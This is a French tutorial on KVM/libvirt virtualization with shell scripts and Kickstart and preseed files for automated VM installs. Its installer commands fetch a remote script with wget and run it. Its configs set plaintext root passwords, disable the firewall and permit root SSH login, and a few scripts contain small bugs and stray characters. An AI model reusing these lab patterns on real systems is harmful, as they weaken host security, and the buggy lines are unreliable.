```

7.2. Activer ttys0 dans grub

Il faut nécessairement que la machine virtuelle dispose d'une console ttys0 émulée !

Si la machine n'a pas été configurée avec ce paramètre grub, il faut éditer le fichier `/etc/default/grub` en ajoutant `console=ttys0` à la variable `GRUB_CMDLINE_LINUX`. Le fichier `/etc/default/grub` devrait ressembler à ceci

```
# cat /etc/default/grub
GRUB_TIMEOUT=5
GRUB_DISTRIBUTOR="$(sed 's, release .*$,,g' /etc/system-release)"
GRUB_DEFAULT=saved
GRUB_DISABLE_SUBMENU=true
GRUB_TERMINAL="serial console"
GRUB_SERIAL_COMMAND="serial --speed=115200"
GRUB_CMDLINE_LINUX="crashkernel=auto rd.lvm.lv=vg0/root rd.lvm.lv=vg0/swap console=ttys0,115200n8"
GRUB_DISABLE_RECOVERY="true"
```

Exécuter :

```
grub2-mkconfig -o /boot/grub2/grub.cfg
reboot
```

7.3. Accès à la console texte

```
# virsh console vm1
Connected to domain vm1
Escape character is ^]

CentOS Linux 7 (Core)
Kernel 3.10.0-229.el7.x86_64 on an x86_64

localhost login:
```

8. Installation d'un invité MS-Windows

```
osinfo-query os | grep Microsoft
```

A condition de disposer d'un ISO de Windows 7, voici un script de configuration d'une VM Windows en mode HVM :

```
#!/bin/bash
# File vm-install5.sh

#Stop and undefine the VM
/bin/virsh destroy $1; /bin/virsh undefine $1 --remove-all-storage

# Graphical console, bridged, cd-rom
virt-install \
--virt-type kvm \
--name=$1 \
--disk path=/var/lib/libvirt/images/$1.qcow2,size=16,format=qcow2 \
--cdrom /var/win7.iso \
--ram=2048 \
--vcpus=2 \
--arch=x86_64 \
--os-type=windows \
--os-variant=win7 \
--hvm \
--network bridge=virbr0 \
--keymap=fr \
--sound \
--vnc
```

On a aussi besoin des pilotes `virtio` si on utilise la paravirtualisation :

- Pilote de disque `bus=virtio,cache=none` ; d'autres bus disponibles tels que 'ide', 'sata', 'scsi', 'usb'.
- Pilote de carte réseau `model=virtio` ; d'autres options de modèle sont 'e1000' ou 'rtl8139'.

```
#!/bin/bash
# File vm-install6.sh
```

...

Voir [Wiki sur les pilotes virtio](#) :

```
wget https://fedorapeople.org/groups/virt/virtio-win/virtio-win.repo -O /etc/yum.repos.d/virtio-win.repo
yum install virtio-win
```

Où `/usr/share/virtio-win/*.iso` contient tous les pilotes virtio.

Après l'installation insérer l'iso virtio-tools, mais avant trouver le lecteur cd :

```
virsh domblklist vm3
virsh change-media vm3 hdb /usr/share/virtio-win/virtio-win.iso
```

9. Manipulation de disques

9.1 Conversion de disques

raw vers qcow2

Pour convertir un disque `raw` vers `qcow2` :

```
#!/bin/bash

# File raw2qcow2.sh

path=/var/lib/libvirt/images/$1

virsh list
virsh suspend $1
ls -lh $path.img
echo "Conversion du disque"
qemu-img convert -c -O qcow2 $path.img $path.qcow2
mv $path.img $path.old
mv $path.qcow2 $path.img
virsh resume $1
ls -lh $path.*
```

vdi vers raw

Pour convertir un disque VB `vdi` vers `raw` :

```
$ VBoxManage clonehd --format RAW WindowsXP.vdi WindowsXP.raw
0%...10%...20%...30%...50%...70%...80%...90%...100%
Clone hard disk created in format 'RAW'. UUID: cfe44508-d957-4c8c-b5c5-2b4f266830d8
```

9.2. Redimensionnement de disques

...

9.3 Import d'une VM via son disque

Import d'une VM via son disque (converti d'une autre solution par exemple) avec `virt-install --import --noautoconsole`.

```
#!/bin/bash
## This script import and launch minimal KVM images with a text console ##
## First download all the qcow2 images on https://get.goffinet.org/kvm/ ##
## Usage : bash define-guest.sh <name> <image> ##
## Reset root password with the procedure : ##
## https://linux.goffinet.org/processus_et_demarrage.html#10-password-recovery ##
## Please check all the variables ##
# First parameter as name
name=$1
# Second parameter image name available on "https://get.goffinet.org/kvm/"
```

```

# Image name : 'debian7', 'debian8', 'centos7', 'ubuntu1604', 'metasploitable', kali
image="$2.qcow2"
# Generate an unique string
uuid=$(uuidgen -t)
# VCPUs
vcpus="1"
# The new guest disk name
disk="${name}-${uuid:25}.qcow2"
# Diskbus can be 'ide', 'scsi', 'usb', 'virtio' or 'xen'
diskbus="virtio"
size="8"
# Hypervisor can be 'qemu', 'kvm' or 'xen'
hypervisor="kvm"
# RAM in Mb
memory="256"
# Graphics 'none' or 'vnc'
graphics="none"
# Network interface and model 'virtio' or 'rtl8139' or 'e1000'
interface="virbr0"
model="virtio"
# Parameters for metasploitable guests
if [ $image = "metasploitable.qcow2" ]; then
diskbus="scsi"
memory="512"
model="e1000"
fi
# Parameters for Kali guests
if [ $image = "kali.qcow2" ]; then
memory="1024"
size="16"
fi
## Local image copy to the default storage pool ##
cp ./${image} /var/lib/libvirt/images/${disk}
## Import and lauch the new guest ##
virt-install \
--virt-type ${hypervisor} \
--name=${name} \
--disk path=/var/lib/libvirt/images/${disk},size=$size,format=qcow2,bus=${diskbus} \
--ram=${memory} \
--vcpus=${vcpus} \
--os-variant=linux \
--network bridge=${interface},model=${model} \
--graphics ${graphics} \
--console pty,target_type=serial \
--import \
--noautoconsole

```

9.4. Migration V2V

- Conversion V2V vers KVM

9.5. Manipulation de disques

Comment ajouter un disque vide à la volée sur un domaine invité ?

Ce script demande trois paramètres :

- \$1 : le nom de l'invité
- \$2 : le nom du disques
- \$3 : la taille du disque en Go

<https://raw.githubusercontent.com/goffinet/virt-scripts/master/add-storage.sh>

```

#!/bin/bash
# Variables
guest=$1
disk=/var/lib/libvirt/images/${1}-${2}.img
size=$3
seek=$(( ${size}*1024 ))
# Create Spare Disk with dd
dd if=/dev/zero of=$disk bs=1M seek=$seek count=0
# Or create a qcow2 disk
#qemu-img create -f qcow2 -o preallocation=metadata $disk ${size}G
# Attach the disk on live guest with persistence
virsh attach-disk $guest $disk $2 --cache none --live --persistent
# Detach the disk
#virsh detach-disk $guest $disk --persistent --live

```

Note.

- Manipulation de disques avec `kpartx`

10. Storage Pools / Storage Volumes

Ajouter un pool pour stocker les disques des domaines

```
virsh pool-define-as Images dir - - - /home/so/Documents/kvm/images
virsh pool-list --all
virsh pool-build Images
virsh pool-start Images
virsh pool-autostart Images
virsh pool-list
virsh pool-info Images
```

Storage Pools

- LVM2
- iSCSI

11. Live Migration

- [Live Migration](#)

12. Réseau

Lister les réseaux virtuels disponibles :

```
virsh net-list
```

Lister les adresses IP attribuées par un réseau virtuel :

virsh net-dhcp-leases default	Expiry Time	MAC address	Protocol	IP address	Hostname	Client ID or DUID
	2017-02-16 16:52:03	52:54:00:15:35:f8	ipv4	192.168.122.129/24	arch	ff:00:15:35:f8:00:01:00:01:20:33:48:d8:52:54:00:01:fb:0d
	2017-02-16 16:52:15	52:54:00:3d:6c:39	ipv4	192.168.122.126/24	u1	-
	2017-02-16 16:52:11	52:54:00:50:ac:4a	ipv4	192.168.122.253/24	c1	-
	2017-02-16 16:52:05	52:54:00:87:40:65	ipv4	192.168.122.130/24	d1	-
	2017-02-16 16:52:09	52:54:00:91:31:a2	ipv4	192.168.122.212/24	k1	-
	2017-02-16 16:52:20	52:54:00:b1:a7:a7	ipv4	192.168.122.173/24	m1	-

Obtenir la base d'une définition de réseau virtuel (ici `default`) dans un fichier `lab.xml` :

```
virsh net-dumpxml default > lab.xml
```

La commande `uuidgen` permet de générer un uuid :

```
uuidgen
```

```
vim lab.xml
```

Si on défini un nouveau réseau "lab" utilisant l'interface `virbr1` pour laquelle le NAT est activé, voici à quoi se fichier devrait ressembler :

```
<network>
  <name>lab</name>
  <uuid>8293bf7a-ccf6-461b-8466-a058e7346d79</uuid>
  <forward mode='nat'>
    <nat>
      <port start='1024' end='65535'/>
```

```

        </nat>
    </forward>
<bridge name='virbr1' stp='on' delay='0' />
<mac address='52:54:00:63:e8:10' />
<ip address='192.168.22.254' netmask='255.255.255.0' />
    <dhcp>
        <range start='192.168.22.100' end='192.168.22.150' />
    </dhcp>
</ip>
</network>

```

La balise *forward mode* peut prendre des valeurs comme *nat*, *route*, *bridge*, etc. En son absence le réseau est isolé.

Installation du nouveau réseau lab :

```
virsh net-define lab.xml
```

Démarrage du réseau :

```
virsh net-start lab
```

Ensuite, faire en sorte qu'il démarre automatiquement :

```
virsh net-autostart lab
```

Pour attacher un domaine existant au réseau lab, il faut créer un fichier qui reprend les paramètres d'une interface :

```
vim virbr1.xml
```

```

<interface type='bridge'>
    <mac address='52:54:00:f7:e3:53' />
    <source bridge='virbr1' />
    <target dev='vnet0' />
    <model type='virtio' />
    <alias name='net0' />
    <address type='pci' domain='0x0000' bus='0x00' slot='0x03' function='0x0' />
</interface>

```

Pour mettre à jour l'attachement de la carte réseau :

```
virsh update-device vm-test virbr1.xml
```

Ajout d'une seconde interface

On peut prendre une définition d'interface comme suit. Il s'agit de modifier balise "alias name" en mettant une nouvelle valeur `net1` par exemple et en modifiant l'adresse MAC pour la rendre originale :

```

<interface type='bridge'>
    <mac address='52:54:00:aa:bb:cc' />
    <source bridge='virbr1' />
    <target dev='vnet0' />
    <model type='virtio' />
    <alias name='net0' />
</interface>

```

On peut alors attacher la carte au domaine en "live" :

```
virsh attach-device nom_de_domaine fichier.xml
```

Réseau isolé

Création d'un réseau isolé nommé "lan" sur l'interface "virbr3"

<https://github.com/goffinet/virt-scripts/blob/master/add-isolated-bridge.sh>

```
#!/bin/bash
```

```
# Create an isolated bridge

bridge="virbr3"
name=lan
path=/tmp
cat << EOF > $path/$name.xml
<network>
  <name>$name</name>
  <bridge name='$bridge' stp='on' delay='0' />
</network>
EOF

virsh net-destroy $name
virsh net-create $path/$name.xml
#virsh net-autostart $name
```

Exercice : créer un routeur virtuel Linux

Voir chapitre sur le routage et le pare-feu :

1. Solution Routeur virtuel (libvirt) interne sans DHCP
2. Solution KVM avec un routeur Centos/Debian Firewalld
3. Solution KVM avec OpenWRT

13. Exemples de scripts automatiques

13.1. virt-builder

Le logiciel `virt-builder` permet de construire rapidement une VM à partir d'une image disponible sur le site de libguestfs. Il est paramétrable : voir <http://libguestfs.org/virt-builder.1.html>.

```
virt-builder --list
```

On citera aussi le projet OZ : <https://github.com/clalancette/oz>.

13.2. Exemples de code de déploiement

- CentOS-KVM-Image-Tools
- ostolc.org

14. Automation des installations

14.1. Améliorations des scripts précédents

On peut tenter d'améliorer les scripts des exercices précédents et se poser quelques questions

Configuration profils de VM

- Déploiement de template (<http://www.greenhills.co.uk/2013/03/24/cloning-vms-with-kvm.html>) ou machines fraîchement installées ?
- Stockage capacité ?
- Stockage type ? qcow2 ou raw
- RAM minimum ?
- Réseau ponté, NAT ?

Configuration Kickstart

- adresse IP statique ou dhcp gérée ?
- IPv6
- partitionnement automatique / personnalisé LVM2
- hostname
- clé SSH
- paquets nécessaires
- commandes post install (service, hostname, fichiers, etc.)

14.2. Projet

Déploiement silencieux selon un profil de VM et d'installation.

Etude de cas :

- déploiement et gestion de VPS

Résumé

- profils de VM (Centos 7)
 - small, medium, large
 - modèle à cloner : small + virt-sysprep + sparsify + virt-clone
- profils d'installation
 - core + bootproto dhcp
 - docker-engine, httpd, mariadb, ... + bootproto static
- Déploiement de services
 - Traditionnel : scripts et fichier Kickstart
 - Ansible : playbooks (modules rpm, ...)
 - Docker
 - Une combinaison
- Surveillance / rapports
 - scripts
 - solutions commerciales / WebUI

Pré-requis

Cet exercice est réalisé sous Centos 7.

Un serveur Web sur l'hyperviseur, `httpd` par exemple, ou situé ailleurs rend disponible deux dossiers dans `/var/www/html` :

- `/var/www/html/repo` : contient la copie d'un CD d'installation
- `/var/www/html/conf` : contient le script de création, les fichiers Kickstart générés et une clé publique SSH

Deux sources sont à définir :

- Sources d'installation : **HTTP** ou local
- Fichier Kickstart : **HTTP** ou local

Profil de machine virtuelle "small"

Un script de création VM "small"

- 1 vCPU
- 1 Go RAM
- 16 Go qcow2
- NIC : virb1 (192.168.22.0)

profil d'installation "core"

Configuration du système prédéfini dans un fichier Kickstart auquel correspond un profil d'installation Centos 7 avec un minimum de paquets, authentification à clé SSH et partage LVM2.

Il est nécessaire copier la clé publique de l'administrateur afin d'assurer

14.3. Première procédure

Firewalld désactivé

Pour les besoins de l'exercice, on désactivera le pare-feu.

```
systemctl stop firewalld
```

Création d'un réseau NAT dénommé lab

- NAT
- 192.168.22.254/24
- DHCP .100-.150
- virb1

Script virt-install "autovm.sh"

```
#!/bin/bash

## usage : autovm.sh [type] [nom domaine]
##           autovm.sh $1 $2
## types (appel d'un fichier kickstarts):
##       core

## Variables
## 1. $type : Fichier Kickstart
type=$1
## 2. $name : Nom du domaine
name=$2
## 3. $vol : Emplacement des disques
vol=/var/lib/libvirt/images
## 4. $conf : Emplacement HTTP des fichiers Kickstart
conf=http://192.168.122.1/conf
## 5. $mirror : Sources d'installation HTTP
mirror=http://192.168.122.1/repo
## Miroirs publics
#mirror=http://centos.mirrors.ovh.net/ftp.centos.org/7/os/x86_64
#mirror=http://ftp.belnet.be/ftp.centos.org/7/os/x86_64
#mirror=http://mirror.i3d.net/pub/centos/7/os/x86_64
## 6. $temp : nom temporaire pour le fichier Kickstart
temp="$name-$(uuidgen | cut -d - -f 1)"
## 7. $www : emplacement physique des fichiers de configuration
www=/var/www/html/conf

gest_dom ()
{
## Gestion des noms utilisés, ici pour un lab (à améliorer)
## Arrêt et retrait de la VM
echo "Arrêt et retrait de la VM $name"
/bin/virsh destroy $name; /bin/virsh undefine $name --remove-all-storage
}

prep_ks ()
{
## Préparation du fichier Kickstart
echo "Préparation du fichier Kickstart"
cp $www/$type.ks $www/$temp.ks
chown apache:apache $www/$temp.ks
## Report du hostname
sed -i "s/network --hostname=.*/network --hostname=$name/g" $www/$temp.ks
##}
}

virt_install ()
{
## Démarrage de l'installation du domaine
echo "Démarrage de l'installation du domaine $name"
## Installation et lancement silencieux en mode texte
## selon la baseline définie Centos 7 1GB/1vCPU/HD8GB/1NIC/ttys0
nohup \
virt-install \
--virt-type kvm \
--name=$name \
--disk path=/var/lib/libvirt/images/$name.qcow2,size=8,format=qcow2 \
--ram=1024 \
--vcpus=1 \
--os-variant=rhel7 \
--network bridge=virbr0 \
--graphics none \
--noreboot \
--console pty,target_type=serial \
--location $mirror \
-x "ks=$conf/$temp.ks console=ttyS0,115200n8 serial" \
> /dev/null 2>&1 &

## choix installation cdrom avec Kickstart local
```

```
#ks=/var/www/html/conf
#iso=path/to/iso
#--cdrom $iso \
#--initrd-inject=/$temp.ks -x "ks=file:$temp.ks console=ttyS0,115200n8 serial" \
}

gest_dom
prep_ks
virt_install

# rm -f $www/$temp.ks
```

Fichier kickstart core.ks

```
## hostname
## bootproto dhcp ou static
##NAME      MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
## vda       252:0   0    8G  0 disk
##  |-vda1    252:1   0  500M 0 part /boot
##  |-vda2    252:2   0  6,7G 0 part      (auto-grow)
##  |  local0-root 253:0   0  3,9G 0 lvm  /
##  |-vda3    252:3   0  820M 0 part [SWAP] (auto-grow)
## install @core (minimum de paquets)
## post-install : update
## post-configuration ssh
install
keyboard --vkeymap=be-oss --xlayouts='be (oss)'
reboot
rootpw --plaintext testtest
timezone Europe/Brussels
url --url="http://192.168.122.1/repo"
lang fr_BE
firewall --disabled
network --bootproto=dhcp --device=eth0
network --hostname=template
# network --device=eth0 --bootproto=static --ip=192.168.22.10 --netmask 255.255.255.0 --gateway 192.168.22.254 --nameserver=19
2.168.22.11 --ipv6 auto
auth --useshadow --passalgo=sha512
text
firstboot --enable
skipx
ignoredisk --only-use=vda
bootloader --location=mbr --boot-drive=vda
zerombr
clearpart --all --initlabel
part /boot --fstype="xfs" --ondisk=vda --size=500
part swap --recommended
part pv.00 --fstype="lvmpv" --ondisk=vda --size=500 --grow
volgroup local0 --pesize=4096 pv.00
logvol / --fstype="xfs" --size=4000 --name=root --vgname=local0
%packages
@core
%end
%post
#yum -y update
mkdir /root/.ssh
curl http://192.168.122.1/conf/id_rsa.pub > /root/.ssh/authorized_keys
sed -i 's/PasswordAuthentication yes/PasswordAuthentication no/g' /etc/ssh/sshd_config
%end
```

Le projet a évolué en des scripts plus succincts, notamment avec le script <https://raw.githubusercontent.com/goffinet/virt-scripts/master/auto-install.sh> :

```
#!/bin/bash

image=$1 # centos, debian, ubuntu
name=$2
fr_ubuntu_mirror=http://fr.archive.ubuntu.com/ubuntu/dists/xenial/main/installer-amd64/
fr_debian_mirror=http://ftp.debian.org/debian/dists/jessie/main/installer-amd64/
ovh_ubuntu_mirror=http://mirror.ovh.net/ubuntu/dists/xenial/main/installer-amd64/
ovh_debian_mirror=http://debian.mirrors.ovh.net/debian/dists/jessie/main/installer-amd64/
ovh_centos_mirror=http://centos.mirrors.ovh.net/ftp.centos.org/7/os/x86_64
belnet_ubuntu_mirror=http://ftp.belnet.be/ubuntu.com/ubuntu/dists/xenial/main/installer-amd64/
belnet_debian_mirror=http://ftp.belnet.be/debian/dists/jessie/main/installer-amd64/
belnet_centos_mirror=http://ftp.belnet.be/ftp.centos.org/7/os/x86_64
local_ubuntu_iso=/var/lib/iso/ubuntu-16.04.1-server-amd64.iso
url_ubuntu_iso=http://releases.ubuntu.com/16.04/ubuntu-16.04.1-server-amd64.iso
```

```

local_debian_iso=/var/lib/iso/debian-8.6.0-amd64-netinst.iso
url_debian_iso=http://cdimage.debian.org/debian-cd/8.6.0/amd64/iso-cd/debian-8.6.0-amd64-netinst.iso
local_centos_iso=/var/lib/iso/CentOS-7-x86_64-DVD-1611.iso
url_centos_iso=http://ftp.belnet.be/ftp.centos.org/7/isos/x86_64/CentOS-7-x86_64-DVD-1611.iso
ubuntu_mirror=$belnet_ubuntu_mirror
debian_mirror=$fr_debian_mirror
centos_mirror=$belnet_centos_mirror

check_apache () {
yum install -y httpd curl || apt-get install apache2 curl
firewall-cmd --permanent --add-service=http
firewall-cmd --reload
systemctl enable httpd
systemctl start httpd
mkdir -p /var/www/html/conf
echo "this is ok" > /var/www/html/conf/ok
local check_value="this is ok"
local check_remote=$(curl -s http://127.0.0.1/conf/ok)
if [ "$check_remote"="$check_value" ] ; then
    echo "Apache is working"
else
    echo "Apache is not working"
    exit
fi
}

ubuntu_install () {
local url=http://192.168.122.1/conf/ubuntu1604-preseed.cfg
local mirror=$ubuntu_mirror

touch /var/www/html/conf/ubuntu1604-preseed.cfg
cat << EOF > /var/www/html/conf/ubuntu1604-preseed.cfg
d-i debian-installer/language string en_US:en
d-i debian-installer/country string US
d-i debian-installer/locale string en_US
d-i debian-installer/splash boolean false
d-i localechooser/supported-locales multiselect en_US.UTF-8
d-i pkgsel/install-language-support boolean true
d-i console-setup/ask_detect boolean false
d-i keyboard-configuration/modelcode string pc105
d-i keyboard-configuration/layoutcode string be
d-i debconf/language string en_US:en
d-i netcfg/choose_interface select auto
d-i netcfg/dhcp_timeout string 5
d-i mirror/country string manual
d-i mirror/http/hostname string fr.archive.ubuntu.com
d-i mirror/http/directory string /ubuntu
d-i mirror/http/proxy string
d-i time/zone string Europe/Paris
d-i clock-setup/utc boolean true
d-i clock-setup/ntp boolean false
d-i passwd/root-login boolean false
d-i passwd/make-user boolean true
d-i passwd/user-fullname string user
d-i passwd/username string user
d-i passwd/user-password password testtest
d-i passwd/user-password-again password testtest
d-i user-setup/allow-password-weak boolean true
d-i passwd/user-default-groups string adm cdrom dialout lpadmin plugdev sambahashare
d-i user-setup/encrypt-home boolean false
d-i apt-setup/restricted boolean true
d-i apt-setup/universe boolean true
d-i apt-setup/backports boolean true
d-i apt-setup/services-select multiselect security
d-i apt-setup/security_host string security.ubuntu.com
d-i apt-setup/security_path string /ubuntu
tasksel tasksel/first multiselect openssh-server
d-i pkgsel/include string openssh-server python-simplejson vim
d-i pkgsel/upgrade select safe-upgrade
d-i pkgsel/update-policy select none
d-i pkgsel/updatedb boolean true
d-i partman/confirm_write_new_label boolean true
d-i partman/choose_partition select finish
d-i partman/confirm_nooverwrite boolean true
d-i partman/confirm boolean true
d-i partman-auto/purge_lvm_from_device boolean true
d-i partman-lvm/device_remove_lvm boolean true
d-i partman-lvm/confirm boolean true
d-i partman-lvm/confirm_nooverwrite boolean true
d-i partman-auto-lvm/no_boot boolean true

```

```

d-i partman-md/device_remove_md boolean true
d-i partman-md/confirm boolean true
d-i partman-md/confirm_nooverwrite boolean true
d-i partman-auto/method string lvm
d-i partman-auto-lvm/guided_size string max
d-i partman-partitioning/confirm_write_new_label boolean true
d-i grub-installer/only_debian boolean true
d-i grub-installer/with_other_os boolean true
d-i finish-install/reboot_in_progress note
d-i finish-install/keep-consoles boolean false
d-i cdrom-detect/eject boolean true
d-i preseed/late_command in-target sed -i 's/PermitRootLogin\ prohibit-password/PermitRootLogin\ yes/' /etc/ssh/sshd_config ; in-target wget https://gist.githubusercontent.com/goffinet/f515fb4c87f510d74165780cec78d62c/raw/7cf2c788c1c5600f7433d16f8f352c877a281a6a/ubuntu-grub-console.sh ; in-target sh ubuntu-grub-console.sh
EOF

virt-install \
--virt-type kvm \
--name=$name \
--disk path=/var/lib/libvirt/images/$name.qcow2,size=8,format=qcow2 \
--ram=512 \
--vcpus=1 \
--os-variant=ubuntusaucy \
--network bridge=virbr0 \
--graphics none \
--console pty,target_type=serial \
--location $mirror \
-x "auto=true hostname=$name domain= url=$url text console=ttyS0,115200n8 serial"
}

debian_install () {
local url=http://192.168.122.1/conf/debian8-preseed.cfg
local mirror=$debian_mirror

touch /var/www/html/conf/debian8-preseed.cfg
cat << EOF > /var/www/html/conf/debian8-preseed.cfg
d-i debian-installer/locale string en_US
d-i keyboard-configuration/xkb-keymap select be
d-i netcfg/choose_interface select auto
d-i netcfg/get_hostname string unassigned-hostname
d-i netcfg/get_domain string unassigned-domain
d-i netcfg/wireless_wep string
d-i mirror/country string manual
d-i mirror/http/hostname string ftp.debian.org
d-i mirror/http/directory string /debian
d-i mirror/http/proxy string
d-i passwd/make-user boolean false
d-i passwd/root-password password testtest
d-i passwd/root-password-again password testtest
d-i clock-setup/utc boolean true
d-i time/zone string Europe/Paris
d-i clock-setup/ntp boolean true
d-i partman-auto/method string lvm
d-i partman-lvm/device_remove_lvm boolean true
d-i partman-md/device_remove_md boolean true
d-i partman-lvm/confirm boolean true
d-i partman-lvm/confirm_nooverwrite boolean true
d-i partman-auto/choose_recipe select atomic
d-i partman-partitioning/confirm_write_new_label boolean true
d-i partman/choose_partition select finish
d-i partman/confirm boolean true
d-i partman/confirm_nooverwrite boolean true
d-i partman-md/confirm boolean true
d-i partman-partitioning/confirm_write_new_label boolean true
d-i partman/choose_partition select finish
d-i partman/confirm boolean true
d-i partman/confirm_nooverwrite boolean true
tasksel tasksel/first multiselect standard
d-i pkgsel/include string openssh-server vim
d-i pkgsel/upgrade select full-upgrade
popularity-contest popularity-contest/participate boolean false
d-i grub-installer/only_debian boolean true
d-i grub-installer/with_other_os boolean true
d-i grub-installer/bootdev string /dev/vda
d-i finish-install/keep-consoles boolean true
d-i finish-install/reboot_in_progress note
d-i preseed/late_command string in-target sed -i 's/PermitRootLogin\ without-password/PermitRootLogin\ yes/' /etc/ssh/sshd_config; in-target wget https://gist.githubusercontent.com/goffinet/f515fb4c87f510d74165780cec78d62c/raw/7cf2c788c1c5600f7433d16f8f352c877a281a6a/ubuntu-grub-console.sh ; in-target sh ubuntu-grub-console.sh
EOF

```

```

virt-install \
--virt-type kvm \
--name=$name \
--disk path=/var/lib/libvirt/images/$name.qcow2,size=8,format=qcow2 \
--ram=512 \
--vcpus=1 \
--os-variant=debianwheezy \
--network bridge=virbr0 \
--graphics none \
--console pty,target_type=serial \
--location $mirror \
-x "auto=true hostname=$name domain= url=$url text console=ttyS0,115200n8 serial"
}

centos_install () {

local url=http://192.168.122.1/conf/centos7.ks
local mirror=$centos_mirror

read -r -d '' packages <<- EOM
@core
wget
EOM

touch /var/www/html/conf/centos7.ks
cat << EOF > /var/www/html/conf/centos7.ks
install
reboot
rootpw --plaintext testtest
keyboard --vckeymap=be-oss --xlayouts='be (oss)'
timezone Europe/Paris --isUtc
#timezone Europe/Brussels
lang en_US.UTF-8
#lang fr_BE
#cdrom
url --url="$mirror"
firewall --disabled
network --bootproto=dhcp --device=eth0
network --bootproto=dhcp --device=eth1
network --hostname=$name
# network --device=eth0 --bootproto=static --ip=192.168.22.10 --netmask 255.255.255.0 --gateway $bridgeip4 --nameserver=$bridg
eip4 --ipv6 auto
#auth --useshadow --passalgo=sha512
text
firstboot --enable
skipx
ignoredisk --only-use=vda
bootloader --location=mbr --boot-drive=vda
zerombr
clearpart --all --initlabel
#autopart --type=thinp # See the bug resolved in 7.3 https://bugzilla.redhat.com/show_bug.cgi?id=1290755
autopart --type=lvm
#part /boot --fstype="xfs" --ondisk=vda --size=500
#part swap --recommended
#part pv.00 --fstype="lvmpv" --ondisk=vda --size=500 --grow
#volgroup local0 --pesize=4096 pv.00
#logvol / --fstype="xfs" --size=4000 --name=root --vgname=local0
%packages
$packages
%end
%post
yum -y update && yum -y upgrade
#mkdir /root/.ssh
#curl ${conf}/id_rsa.pub > /root/.ssh/authorized_keys
#sed -i 's/PasswordAuthentication yes/PasswordAuthentication no/g' /etc/ssh/sshd_config
%end
EOF

virt-install \
--virt-type=kvm \
--name=$name \
--disk path=/var/lib/libvirt/images/$name.qcow2,size=8,format=qcow2 \
--ram=2048 \
--vcpus=1 \
--os-variant=rhel7 \
--network bridge=virbr0 \
--graphics none \
--noreboot \

```

```
--console pty,target_type=serial \
--location $mirror \
-x "auto=true hostname=$name domain= ks=$url text console=ttyS0,115200n8 serial"
}

start_install () {
if [ $image = centos ] ; then
centos_install
elif [ $image = debian ] ; then
debian_install
elif [ $image = ubuntu ] ; then
ubuntu_install
else
echo "Erreur dans le script : ./auto-install.sh [ centos | debian | ubuntu ] nom_de_vm"
exit
fi
}

check_apache
start_install
```

14.4. Automation Ansible

Pré-requis

Seul pré-requis : Système Linux (Centos 7) avec un accès ssh avec authentification avec clé et Python installé.

Une résolution de nom robuste est conseillée.

Concepts

- Inventaire (fichier hosts)
- Modules
- Playbooks

Installation

```
yum install ansible
echo "nameserver 192.168.122.1" >> /etc/resolv.conf
mv /etc/ansible/hosts /etc/ansible/hosts.old
echo -e "[lab]\nvmo[1:4]" > /etc/ansible/hosts
cat /etc/ansible/hosts
```

Modules

```
ansible all -m ping
ansible vm01 -m ping
ansible all -m setup
ansible lab -m yum -a "name=openssh-server state=present"
```

Playbooks

14.5. Seconde procédure

Dans cette seconde procédure, on pourra choisir le profil de la machine virtuelle à partir d'un seul script.

Ce script vise à créer une machine virtuelle KVM d'une certaine capacité (small, medium, large) de manière automatique.

L'installation est minimale mais suffisante (core) pour assurer la gestion par Ansible et déployer des containers en tant que services.

On peut l'améliorer dans le profilage des installations (pré-installation, services, fichiers de configuration mais aussi dans la maintenance de la machine virtuelle (fin de l'installation, suppression du fichier Kickstart, --> via boucle while/surveillance du processus lancé, génération de rapports, logs) ou encore la gestion des erreurs.

Une option "gold image" ou modèle qui permettrait de préparer une VM et de cloner une telle installation fraîche serait un must, car elle répondrait à autre approche d'une solution de déploiement automatique de machines virtuelles.

Pour comprendre ce script, on le lira en trois temps :

1. variables générales au début
2. et leur corps principal (tout à la fin)
3. qui appelle trois fonctions :
 - gest_dom : qui efface le domaine invoqué (niveau de严重性 : lab)
 - prep_ks : qui prépare le fichier d'installation Kickstart
 - virt_install : qui crée la machine, la lance et démarre l'installation automatique.

```

#!/bin/bash
# fichier autovm.sh
## usage : autovm.sh [type] [nom domaine]
##           autovm.sh $1 $2
## Création et installation automatisée Fedora/Centos 7
## types (profils, baselines):
##           small, medium ou large
##
## Variables générales
## 1. $name : Nom du domaine
name=$2
## 2. $type : type d'installation
type=$1
## 3. $vol : Emplacement des disques
vol=/var/lib/libvirt/images
## 4. $conf : Emplacement HTTP des fichiers Kickstart
## Serveur Web sur l'hyperviseur (adresse du réseau "Default")
conf=http://192.168.122.1/conf
## 5. $mirror : Sources d'installation HTTP
mirror=http://192.168.122.1/repo
## Miroirs publics
#mirror=http://centos.mirrors.ovh.net/ftp.centos.org/7/os/x86_64
#mirror=http://ftp.belnet.be/ftp.centos.org/7/os/x86_64
#mirror=http://mirror.13d.net/pub/centos/7/os/x86_64
## 6. $temp : nom temporaire pour le fichier Kickstart
temp="$name-$(uuidgen | cut -d - -f 1)"
## 7. $www : emplacement physique des fichiers de configuration
www=/var/www/html/conf

gest_dom ()
{
## Gestion des noms utilisés, ici pour un lab (à améliorer)
## Arrêt et retrait de la VM
echo "Arrêt et retrait de la VM $name"
/bin/virsh destroy $name; /bin/virsh undefine $name
#Erase the VM disk
rm -f $vol/$name.*
}

prep_ks ()
{
## Préparation du fichier Kickstart
echo "Préparation du fichier Kickstart"

## touch $www/$temp.ks
cat << EOF > $www/$temp.ks
install
keyboard --vckeymap=be-oss --xlayouts='be (oss)'
reboot
rootpw --plaintext testtest
timezone Europe/Brussels
url --url="$mirror"
lang fr_BE
firewall --disabled
network --bootproto=dhcp --device=eth0
network --hostname=$name
# network --device=eth0 --bootproto=static --ip=192.168.22.10 --netmask 255.255.255.0 --gateway 192.168.22.254 --nameserver=19
# 2.168.22.11 --ipv6 auto
auth --useshadow --passalgo=sha512
text
firstboot --enable
skipx
ignoredisk --only-use=vda
bootloader --location=mbr --boot-drive=vda
zerombr
clearpart --all --initlabel
part /boot --fstype="xfs" --ondisk=vda --size=500
part swap --recommended
part pv.00 --fstype="lvmpv" --ondisk=vda --size=500 --grow
}

```

```

volgroup local0 --pesize=4096 pv.00
logvol / --fstype="xfs" --size=4000 --name=root --vgname=local0
%packages
@core
%end
%post
#yum -y update
mkdir /root/.ssh
curl $conf_id_rsa.pub > /root/.ssh/authorized_keys
sed -i 's/PasswordAuthentication yes/PasswordAuthentication no/g' /etc/ssh/sshd_config
%end
EOF

chown apache:apache $www/$temp.ks
}

virt_install ()
{

installation ()
{
## Démarrage de l'installation du domaine
echo "Démarrage de l'installation du domaine $name"
## Installation et lancement silencieux en mode texte
